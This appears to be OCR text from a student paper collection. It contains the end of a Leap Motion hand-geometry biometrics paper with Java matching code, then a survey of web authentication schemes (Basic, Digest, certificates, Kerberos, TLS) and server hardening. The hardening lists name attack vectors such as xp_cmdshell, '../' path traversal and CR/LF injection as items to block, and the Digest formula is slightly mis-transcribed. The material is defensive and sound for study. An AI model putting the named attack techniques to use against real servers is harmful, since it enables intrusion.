


Fig. 3. Hand scan in progress

The scanner does not have a concept of finger indexes. Since during the scan there might be noise that affects the data, Leap SDK assigns a new finger ID whenever a finger disappears and reappears. This prevents the program from recognising fingers, but it was circumvented by sorting the fingers by their length. The initial scans could only recognise the hand only if it preserved the same position and rotation in the scanned space. This appeared to be another issue introduced by the SDK. It was solved by normalizing the finger lengths based on the longest one. This also reduced the data output by 20% as there is no need to store the last finger value. To further reduce the noise, the final scan data is determined by averaging a range of valid scans. Considering the high frame capture rate of the device, the speed trade-off is small. (On average it takes about 1 second to iterate over 100 valid scan samples)

3 Evaluation

Over the course of implementation from initial concept, the most efficient way to identify the hand was to compare normalized finger lengths. Although additional data was introduced, it either introduced more noise or made little difference to the final result. The final success rate of the recognition is 80% to 95%, depending on the sample quality and the database size. The rate also improves when the Leap device is set to precision mode. The algorithms can further be improved if a large test set was available - It would be much easier to evaluate the efficiency of data comparison methods over bigger data sets. That being said, more parameters could be added once a reliable algorithm is discovered, to further confirm the match.

4 Summary

Biometric identification is a convenient way to authenticate, and in theory superior to the traditional ways. Although there are more and more convenient and consumer-accessible devices that support this method, it is still not accurate enough to be reliable in critical systems. In the research done above, results with relatively high accuracy were achieved, but there is still an error factor that plays important part in terms of security. For smaller systems, personal use, such security is acceptable, but for systems with more users and critical functions either a more reliable authentication method should be used, or the matching algorithm should be improved. The use of biometric identification also opens up possibilities for attacks and exploits- as the current system does not rely on computational difficulty but rather on physical feature uniqueness, an exploit would not require nor processing power nor special tools. One of such exploit was mentioned above. it could either be circumvented by increasing precision of the data, and possibly by storing the hash value of the data and comparing the hash values instead of the raw data. Other than that, for a system that was not designed specifically for security or identification purposes, the best way to improve the accuracy would be to test over large sets of sample data- either from private testing or public crowdsourcing.

References

1. https://www.leapmotion.com/product
2. Miroslav Baca, Petra Grd and Tomislav Fotak (2012). Basic Principles and Trends in Hand Geometry and Hand Shape Biometrics, New Trends and Developments in Biometrics, Dr. Jucheng Yang (Ed.), ISBN: 978-953-51-0859-7, InTech, DOI: 10.5772/51912. Available from: http://www.intechopen.com/books/new-trends-and-developments-in-biometrics/basic-principles-and-trends-in-hand-geometry-and-hand-shape-biometrics
3. http://www.battelle.org/our-work/consumer-industrial/cyber-innovations/battelle-signwave-unlock
4. http://blog.malwarebytes.org/exploits-2/2013/08/lock-unlock-biometrics-failure/

Appendix I Source Code

```
import java.io.DataOutputStream;
import java.io.File;
import java.io.FileNotFoundException;
import java.io.FileOutputStream;
import java.io.IOException;
import java.lang.Math;
import java.lang.reflect.Array;
import java.util.ArrayList;
import java.util.Arrays;
import java.util.Comparator;
import java.util.List;
import java.util.Scanner;

import com.leapmotion.leap.*;
import com.leapmotion.leap.Gesture.State;

class BiometricListener extends Listener {

  // defines the sample size from which to average the
     biometric data
  private int dataWidth = 100;

  private int bioIndex;
  private List<Finger[]> bioData;

  private volatile float[] lastData = { 0, 0, 0, 0, 0 };

  // The closest matching database entry
  private volatile int dbMatch = -1;
  private volatile float matchPrecision;
  private List<float[]> db;

  public BiometricListener(List<float[]> database, int
     sampleSize) {
    db = database;
    dataWidth = sampleSize;
  }

  public BiometricListener() {
    db = new ArrayList<float[]>();
  }

  public float[] getScanData() {
```

```
  return lastData;
}

public int getDbMatch() {
  return dbMatch;
}

public float getMatchPrecision() {
  return matchPrecision;
}

public void onInit(Controller controller) {

  bioIndex = 0;
  bioData = new ArrayList<Finger[]>();

  System.out.println("Initialized");
}

public void onConnect(Controller controller) {
  System.out.println("Connected");
  System.out.println("Please hold your hand flat above
      the Leap device");
}

public void onDisconnect(Controller controller) {
  // Note: not dispatched when running in a debugger.
  System.out.println("Disconnected");
}

public void onExit(Controller controller) {
  System.out.println("Exited");
}

public void onFrame(Controller controller) {

  Frame frame = controller.frame();

  // make sure we have enough data for a frame
  if (!frame.hands().isEmpty()
      && frame.hands().get(0).fingers().count() == 5
      && bioData.size() < dataWidth) {
    // Get the first hand
    Hand hand = frame.hands().get(0);
```

```
      Finger[] fingerData = new Finger[5];
      for (int i = 0; i < 5; i++) {
        Finger finger = hand.fingers().get(i);
        if (!finger.isValid())
          return;
        fingerData[i] = finger;
      }
      // sort fingers by length
      Arrays.sort(fingerData, new Comparator<Finger>() {

        @Override
        public int compare(Finger arg0, Finger arg1) {
          return (int) (arg0.length() - arg1.length());
        }
      });

      bioData.add(fingerData);

      if (bioData.size() >= dataWidth) {
        float fingerLengths[] = getScaledFingerLengths();

        System.out.println("Current ID: "
            + Arrays.toString(fingerLengths));

        float diff = Float.MAX_VALUE;
        int tmpDbMatch = -1;
        for (int i = 0; i < db.size(); i++) {
          float dtemp = getDataDifferences(fingerLengths,
              db.get(i));
          if (dtemp < diff) {
            diff = dtemp;
            tmpDbMatch = i;
          }
        }

        dbMatch = tmpDbMatch;
        matchPrecision = diff;

        // reset the threshold
        bioData.clear();
        lastData = fingerLengths;
      }

    }
  }
```

```
  private float[] getScaledFingerLengths() {
    // accumulate the gotten points
    float fingerLengths[] = { 0, 0, 0, 0, 0 };
    for (int i = 0; i < bioData.size(); i++) {
      for (int j = 0; j < 5; j++) {
        fingerLengths[j] += (bioData.get(i)[j].length() /
            bioData
            .size());
      }
    }

    // Normalize the values
    for (int i = 0; i < 5; i++)
      fingerLengths[i] /= fingerLengths[4];

    return fingerLengths;
  }

  private float getDataDifferences(float[] d1, float[] d2
      ) {
    float d = 0;
    for (int i = 0; i < 5; i++) {
      float i_diff = Math.abs(d1[i] - d2[i]);
      // Minimizes the chances for another finger to
          compensate
      d += i_diff * i_diff;
    }
    return d;
  }
}

class BiometricMatcher {
  public static void main(String[] args) {
    if (args.length > 0) {
      Scanner scan;
      File file = new File(args[0]);
      try {
        scan = new Scanner(file);
        ArrayList<float[]> db = new ArrayList<float[]>();
        while (scan.hasNextFloat()) {
          float[] len = { 0, 0, 0, 0, 1 };
          for (int i = 0; i < 4; i++) {
            len[i] = scan.nextFloat();
          }
```

```
        db.add(len);
      }

      System.out.println(db.size() + " entries found in
          the file.");
      int sample = 100;
      if (args.length > 1)
        sample = Integer.parseInt(args[1]);

      BiometricListener listener = new
          BiometricListener(db, sample);
      Controller controller = new Controller();
      controller.addListener(listener);

      while (listener.getDbMatch() == -1) {
      }

      System.out.println("Hand with ID = " + listener.
          getDbMatch()
          + " matched your hand with difference of "
          + listener.getMatchPrecision());
      controller.removeListener(listener);

      System.out.println("Press Enter to quit...");
      try {
        System.in.read();
      } catch (IOException e) {
        e.printStackTrace();
      }

    } catch (FileNotFoundException e1) {
      System.err.println(args[0] + " Could not be found
          .");
      e1.printStackTrace();
    } catch (NumberFormatException e1) {
      System.err.println(args[1] + " is not a valid
          sample size.");
      e1.printStackTrace();
    }
  }

  else {
    System.out
        .println("Running in scan mode. The scanned
            hand data will be saved as hand.data."
```

```
            + "␣To␣run␣a␣comparison␣check␣against␣a␣
                list␣of␣values,␣use␣the␣following␣
                argument␣format:\n"
            + "\"BiometricMatcher␣<Datafile_path>␣<
                sample_rate>(optional)\"");

String fp = "hand.data";

try {
  FileOutputStream fos = new FileOutputStream(fp,
      true);

  BiometricListener listener = new
      BiometricListener();
  Controller controller = new Controller();
  controller.addListener(listener);

  while (true) {
    if (listener.getScanData()[0] != 0)
      break;
  }

  float[] data = listener.getScanData();
  controller.removeListener(listener);

  System.out.println("Data␣scanned:␣" + Arrays.
      toString(data));

  for (int i = 0; i < 4; i++) {
    fos.write(String.valueOf(data[i]).getBytes());
    fos.write("␣".getBytes());
  }
  fos.close();

  System.out.println("Press␣Enter␣to␣quit...");
  try {
    System.in.read();
  } catch (IOException e) {
    e.printStackTrace();
  }

} catch (IOException e1) {
  e1.printStackTrace();
}
```

```
        }

    }
}
```

Web Applications: An Insight into Prominent Protection and Authentication Techniques

Dinh Hoang Phuong Thao, Zonghua Tang, Nguyen Trung Hieu

Abstract. Web application has been gaining popularity over recent years thanks to the ubiquity of the Internet and web browsers. However, security is now one of the primary concerns during developing web based applications as more and more attacks are targeted at them. In this paper, we are going to explore several notable protection and authentication schemes adopted as means to defend against those attacks. These techniques are intended for not only web application but also web server as they share a strong connection and would affect each other greatly if either of them is compromised.

1 Introduction

Web application refers to any program that uses a web browser as a client. There is a wide use of web applications nowadays as they offers a number of advantages including cross-platform capability, quick deployment while no installation at end users and minimal updating and maintaining efforts are required.[1]

Most of web applications are implemented based on client/server architecture and very often, a general use of theirs involves submitting and retrieving data from a database. Web application may turn a gateway into valuable source of data when hackers take advantage of the existing vulnerabilities resulting from improper coding. The enormous opportunities they bring about and the common neglect of security aspect during developing process have made web applications a frequent target of recent attacks.[2]

The following sections are going to discuss protection and authentication mechanisms that are commonly used in contemporary practice together with their pros and cons.

2 Authentication methods for web applications

2.1 One way authentication

HTTP authentication. HTTP protocol standards with which most web servers and browsers comply supports several authentication schemes in order to control access to pages and other resources. These authentication methods all involve the use of the 401 (Access Denied) status code and the WWW-Authenticate response header. [3]

The most commonly adopted schemes are: basic authentication and digest authentication.

Basic authentication. When a client sends an anonymous request for a secure resource, the HTTP server responses with a 401 status code, an authentication error, and sets a WWW-Authenticate header as follow: [3]

```
HTTP/1.1 401 Access Denied
WWW-Authenticate: Basic realm="My Site"
Content-Length: 0
```

The word Basic indicates that "Basic authentication" mechanism must be used to access the resource. The realm attribute value can be set to any string to identify the secure area to which the authentication information requested (the user ID and password) will apply and may be used by HTTP clients in password management. A different authentication information is usually required for each realm. Upon receiving this rejection, most web browsers will first check if it has a login/password combination saved for that authentication realm name on that server. In case there exists no such combination, web browser will display a login dialog, asking the user for a username and password. These authentication information will be stored in browser cache memory so that the user needs not retyping them for future requests. When the web browser has the user ID and password, it retries the request but this time the login and password are included in an Authorization request header: [3]

```
GET /protectedfiles/ HTTP/1.1
Host: www.somesite.com
Authorization: Basic bXl1c2VySUQ6bXlwYXNz
```

The Authorization header specifies "Basic" authentication mechanism followed by username and password. The string `bXl1c2VySUQ6bXlwYXNz` may look encrypted but it is simply a base64 encoded version of `<username>:<password>`. In this example, `"myuserID:mypass"` was used and would be easily decoded by eavesdroppers or network snifters. Since the password can be easily captured and reused over HTTP, basic authentication mechanism alone is not considered as a secure method of authentication. It should be used only when the connection between the Web client and the server is protected; that is, basic authentication should be used

with HTTPS so that SSL encryption can protect the user ID and password information. [4]




Fig. 1. HTTP Basic authentication summarized in four steps.

Digest authentication [5]. Digest authentication was introduced in order to fix the most serious flaw in basic authentication which is transmitting clear-text password over the network.

This authentication scheme generally works like basic authentication. However, rejection message from the server specifies digest authentication mechanism, the realm and a nonce whose value is generally generated according to the time of day and the IP address of the requester and thus, different for each request in the WWW-Authenticate response header made. One example is:

```
HTTP/1.1 401 Access Denied
WWW-Authenticate: Digest realm="My site",
nonce="LHOKe1l2BAA=5c373ae0d933a0bb6321125a56a2fcdb6fd7
c93b", algorithm=MD5, qop="auth"
Content-Length: 401
Content-Type: text/html; charset=iso-8859-1
```

After getting the password either form user input or from cache, the client computes the digest from the password, nonce, HTTP method and URI by this formula:

```
MD5(MD5(<password> + ":" + <nouce> + ":" + MD5(<method>
+ ";" + <uri>)
```

The result checksum is included in the request for the new page together with the clear text of the login name and the nonce value.

```
GET /digest_auth/test.html HTTP/1.1
Host: www.somesite.com
Authorization: Digest username="bob", realm="My site",
qop="auth", algorithm="MD5",
uri="/digest_auth/test.html",
nonce="5UImQA==3d76b2ab859e1770ec60ed285ec68a3e63028461
",
nc=00000001, cnonce="1672b410efa182c061c2f0a58acaa17d",
response="3d9ebe6b9534a7135a3fde59a5a72668"
```

The server independently generates the hash and compares with the hash received. If they match, a `200 OK` response with the resource requested will be sent back to the client. Otherwise, it sends a 401 message again, and the authentication process repeats or until the request is cancelled.




Fig. 2. HTTP Digest authentication summarized in four steps. Digest authentication is essentially similar to Basic authentication except for step 2 and 3.

Digital certificate authentication [6]. A digital certificate (also known as a public key certificate or identity certificate) is an electronic document that identifies a person, an organization or an entity, and uses a digital signature to bind that identity with a public key.

The digital signature belongs to a trusted entity; it can be of the user (self-signed certificate) or other users but typically a certificate should come from a certificate authority (CA), according to public key infrastructure (PKI) scheme. CAs are entities that validate identities and issue certificates. With CA digital signature, the certificate essentially serves as a letter of introduction for users who know and trust the CA, but do not know the entity that is identified by the certificate.

One common use of certificates in HTTPS-based web sites is to validate that a client or a web server is authentic. During web browsing, this public certificate is served to any web browser that connects to the web site and proves to the web browser that the provider believes it has issued a certificate to the owner of the web site.

Certificates use public key cryptography to reduce the concern of impersonation. Only the public key that is certified by the certificate would be able to work with the corresponding private key that is owned by the entity identified by the certificate. However, digital certificate authentication only verifies that a private key that is used to sign some information corresponds to the public key in a certificate. It does not address issues related to the physical access of individual workstations or passwords; someone else other than the true user may have gained access to the user's workstation or password. Thus, you should be responsible for the physical security of a workstation as well as protecting the password for the private key from any unauthorized person.




Fig. 3. Certificate authentication. The certificate signed by VeriSign, Inc. is used to prove that the current web page is served by a legitimate server that belongs to DBS Bank LTD.

Two-factor authentication [7]. Two Factor Authentication, which is also called 2FA, two step verification or TFA, is a security process that requires two means of

identification, one of which is something memorized, such as a PIN or password, and the other is something that only, and only, the true user should possess, i.e. a piece of information only he/she should know or a physical token. A typical web-based example for this type of authentication is when you log into a bank's website to perform online transactions, you must provide a PIN and a One-Time Password (OTP) generated from a two-factor authentication token for identification.

By using something you know and something you have, two-factor authentication could greatly reduce the risk of online identity theft, phishing, and other online fraud, because the thief would need more than just the victim's username and password to access the information.

The disadvantage of this authentication procedure is that new hardware tokens need to be requested and this may cause inconveniences for customers wanting and waiting to gain access to the services.

SecurEnvoy resolves this problem by turning a phone into an authentication device. One Time Password is sent via SMS so a user does not have to bring a separate device.

OpenID. OpenID is an open standard that allows users to be authenticated once by an identity provider and then able to sign in to multiple co-operating sites (known as Relying Parties or RP) without the need of creating new passwords. [8]

OpenID helps to simplify signing in. A user only gives password to his OpenID provider, and then that identity provider confirms with the websites the user is visiting that he is who he claims to be. No website apart from his provider could ever see the user's password; this precludes any unscrupulous website from compromising the user's credentials. Furthermore, users have the freedom to control how much of their information, such as names or email addresses, should be revealed to the visited websites. [9]

OpenID offers a way to identify a user with one username and password across multiple web sites. The protocol provides no stronger or weaker security level as compared to other existing common authentication scheme. If an attacker manages to steal a user's OpenID username and password, he can impersonate the victim online. Nonetheless, OpenID is gaining popularity from many large organizations, including Google, Yahoo!, PayPal. [9]

2.2 Mutual Authentication.

In the previous sections, authentication process happens in only one direction, mostly from client to server. This section discusses **Kerberos**, a network authentication protocol that provides strong mutual authentication (also known as 2 ways authentication for client/server applications with the use of secret-key cryptography. [10]

Kerberos . The protocol can be summarized into three steps: [11]

1. The client talks to Key Distribution Center (KDC) in order to get a session key shared by the client and Ticket Granting Service (TGS) together with a Ticket Granting Ticket

2. The client uses the ticket obtained in step 1 to talk to the TGS and get a session key for communication between service server and the client, and a particular ticket for a particular service.
3. The client then uses the ticket obtained in step 2 to interact with the server.

All communications between two entities are encrypted with the shared session key.

Although the authentication process is highly effective, there exist certain vulnerabilities in the protocol as it is running based on the assumption of trusted hosts with an untrusted network. Moreover, a principal's password functions as the fundamental proof of identity, which might be a threat when the KDC is compromised. [11]




Fig. 4. Kerberos protocol. Sequence of messages exchanged.

3 Protection methods for web application

3.1 Securing the communication channel

3.1.1 Protocols suite used for securing communication channel

Network communication channel is the entry point to web applications and securing the channel is of great importance since it is not only acts as gatekeepers that controls access from different clients to various servers, but is sometimes required to perform encapsulation functionality in order for the web applications with specific security needs to smoothly communicate with the clients. Therefore a set of agreed protocol between the client and the server should be used to establish a secure communication channel when need arises. Some of the commonly used protocols used to secure the communication channel will be introduce in the sections below.

3.1.2 SSL and HTTPS

Secure Sockets Layer (SSL) is a cryptographic protocol that provides network security and privacy over the internet and its sibling, the Hypertext Transfer Protocol Secure (HTTPS) is there for a similar purpose.

As it has been mentioned in section 3.1.1, many web applications, especially those deployed for e-commerce, necessitate the transmission of sensitive data between the web server and the client browser. So as to keep the sensitive data such as credit card number secret and safe from any potential attackers, web applications usually employ HTTPS and SSL for data encryption at the source and data decryption at the destination (be it client or server). The cipher suite used (which consists of a key exchange algorithm, an encryption method and an integrity protection method)

The thing worth mentioning here is that the HTTPS/SSL suite has an extremely small throughput rate which can go as low as one tenth of normal HTTP communications. As a result, even for web applications that has great demand for security such as online banking portals, in most cases the web application is still deployed under HTTP with only the sensitive pages employing HTTPS.[12] However, this common practice gives rise to protocol mixing confusion as nothing prevents client users from specifying the wrong protocol, and in this case the whole purpose will defeat itself, web application developers will have to be extremely cautious on it.

Despite the wide usage of SSL, even the newest version of the protocol --- SSL 3.0 has vulnerabilities that can be exploit. For example the BEAST attack can smash web applications running SSL v3.0. To prevent this kind of attack, web developers are suggested to be upgrading the protocol to TLS1.2, the TLS protocol will be introduced in detail in the section below.

3.1.3 TLS

Being the successor of the SSL protocol, Transport Layer Security (TLS) is composed of two layers: the TLS Record Protocol and the TLS Handshake Protocol. The former is used to provide connection security using a vibrant variety of

encryption methods and the latter allows the server and client to authenticate each other and to negotiate the algorithms to be used during the session of communication.

Although the TLS protocol is based on SSL v3.0 protocol, the two are not really interoperable as the TLS implementation does not contain backward compatibility.[13] Since TLS V1.2 has higher resistance against various attacking methods such as the BEAST attack and the Renegotiation attack and it is currently supported by all the major browsers, web developers are suggested to install on server the software that supports the latest version of the TLS standard and configure it properly. This is no difficult task but it ensures that the communication between clients and the web application as secure as possible.

3.2 Protecting the web server

3.2.1 Patches and updates

One of the most severe issues in today web server is not many of it is updated regularly to counter newly generated attacks. One typical example would be the renegotiation attack on SSL which is discovered in 2009. Although the patch update is issued within only 8 months from the day of discovery, i.e. 2010, some server still not update the patch to avoid the negotiation attack

Therefore, it is very important for patches and updates to be applied regularly. Necessary steps for this countermeasure can be summary as follow: [14, 15]

1. Scan for existing vulnerabilities, patch, and update the server software regularly.
2. Apply all updates, regardless of their type on an “as-needed” basis.
3. Ensure that service pack, hotfixes, and security patch levels are consistent on all Domain Controllers (DCs).
4. Have a back-out plan that allows the system and enterprise to return to their original state, prior to the failed implementation.
5. Before applying any service packs, hotfixes or security patches, it is necessary to read and peer review all relevant documentation.
6. Test the service packs and hotfixes on a representative non-production environment prior to being deployed to production.
7. Ensure that server outages are scheduled and a complete set of backup tapes and emergency repair disks are available to avoid service disruption and availability attacks.
8. Schedule periodic service pack upgrades as part of operations maintenance and never try to have more than two service packs behind.

3.2.2 Web Server Configuration

Server misconfiguration is also one typical reason which opens up web service to attacks. Server misconfiguration refers to configuration weaknesses in web infrastructure that can be exploited to launch various attacks on web servers such as directory traversal, server intrusion, and data theft. In order to

counter the above attacks, the Web Server must be configured correctly with respect to three different aspects as follow: [14, 15]

1. Protocols
   - Block all unnecessary ports, Internet Control Message Protocol (ICMP) traffic, and unnecessary protocols such as NetBIOS and SMB
   - Harden the TCP/IP stack and consistently apply the latest software patches and updates to system software
   - If using insecure protocols such as Telnet, POP3, SMTP, FTP, take appropriate measures to provide secure authentication and communication, for example, by using IPSec policies.
   - If remote access is needed, make sure that the remote connection is secured properly, by using tunneling and appropriate encryption protocols suite.
   - Disable WebDAV if not used by the application or keep secure if it is required.
2. Accounts
   - All unused modules and application extensions must be removed.
   - Unused default user accounts created during the installation of an operating system must be disabled.
   - When creating a new web root directory, grant the appropriate (least possible) NTFS permission to the anonymous user being used from the IIS web server to access the web content.
   - Eliminate unnecessary database users and stored procedures and follow the principle of least privilege for the database application to defend against SQL query poisoning.
   - Use secure web permissions, NTFS permissions, and .NET Framework access control mechanism including URL authorization.
   - Slow down brute force and dictionary attacks with strong password policies, and then audit and alert for multiple login failures.
   - Run processes using least privileged accounts as well as least privileged service and user accounts.
3. Files and Directories
   - Eliminate unnecessary files within the .jar files.
   - Eliminate sensitive configuration information within the byte code
   - Avoid mapping virtual directories between two different servers, or over a network
   - Monitor and check all network services logs, website access logs, database server logs such as Microsoft SQL Server, MySQL, Oracle, and OS logs frequently.
   - Disable serving of directory listings.
   - Eliminate the presence of non-web files such as archive files, backup files, text files and header/include files.
   - Disable serving certain file types by creating a resource mapping.

- Ensure the presence of web application or website files and scripts on separate partition or drive other than that of the operating system, logs, and any other system files.

3.2.3 Defend against web server attack

Defend against Web Server attack is not an easy job for every security specialists. However, steps can be taken to make life harder for attackers and buy some times to protect the system and defend against new active attacks. As prevention and preparation is always better than dealing with the consequences, below are some suggestions for the web server to be able to sustain known attacks. [14, 15]

1. Ports
   - Audit the ports on server regularly to ensure that an insecure or unnecessary service is not active on the web server.
   - Limit inbound traffic to port 80 for HTTP and port 443 for HTTPS (SSL)
   - Encrypt or restrict intranet traffic to avoid being sniffed by outsiders.
2. Server certificates
   - Ensure that certificates data ranges are valid and that certificates are used for their intended purpose.
   - Ensure that the certificate has not been revoked and certificate's public key is valid all the way to a trusted root authority.
3. Machine.config
   - Ensure that protected resources are mapped to HttpForbiddenHandler and unused HttpModules are removed
   - Ensure that tracing is disabled <trace enable="false"/> and debug compilers are turned off.
4. Code Access security
   - Implement secure coding practices to avoid source code disclosure and input validation attack
   - Restrict code access security policy settings to ensure that code downloaded from the Internet and Intranet have no permission to execute
   - Configure Internet Information Service (IIS) to reject URLs with "../" to prevent path traversal, lock down system commands and utilities with restrictive access control lists (ACLs), and install new patches and updates.
5. Services
   - Disable the services running with least-privileges account.
   - Disable FTP, SMTP, and NNTP services if not required.
   - Disable the Telnet service
   - Switch off all unnecessary services and disable them, so that next time when the server is rebooted, they are not started automatically. This also gives an extra boost to server performances, by freeing some hardware resources.

6. Policies
   - Create URL mappings to internal servers cautiously.
   - If a database server, such as Microsoft SQL Server, is to be used as a backend database, install it on a separate server.
   - Do use dedicated machine as a web server.
   - Do not install the IIS server on a domain controller.
   - Use server side session ID tracking and match connections with time stamps, IP addresses, etc.
   - Use security tools provided with web server software and scanners that automate and make the process of securing a web server easy
   - Screen and filter the incoming request
   - Do physically protect the webserver machine in a secure machine room.
   - Do configure a separate anonymous user account for each application (if necessary), if multiple web applications are hosted in the server.
   - IIS Server should not be connected to the Internet until it is fully hardened.
   - No one is allowed to locally log on to the machine except for the administrator.
   - The server functionality must be limited in order to support the web technology that is going to be used.
7. Server Admin
   - Use the latest web server software.
   - Regularly update/patch OS and webserver
   - Run web Vulnerability Scanner regularly
8. Application developers
   - Restrict web application access to unique IPs.
   - Disallow carriage return (%0d or \r) and the line feed (%0a or \n) characters.
   - Always comply with all RFC specification for HTTP protocol.
9. Proxy Servers
   - Avoid sharing incoming TCP connections among different clients.
   - Different TCP connections with the proxy must be used for different virtual hosts.
   - "Maintain request host reader" must be implemented correctly.

3.3 Protecting the web application and user data.

Common vulnerabilities and suggested defense mechanism of web applications are addressed and suggested as follow: [14, 15]

3.3.1 Defend against SQL Injection Attacks

- Limit the length of user input
- Use custom error messages
- Monitor DB traffic using an Intrusion Detection System (IDS) or Web Application Firewall (WAF)

- Disable commands like xp_cmdshell
- Isolate database server and web server
- Always use method attribute set to POST
- Run database service account with minimal rights
- Move extended stored procedures to an isolated server
- Use type-safe variables or functions such as IsNumeric() to ensure type-safety
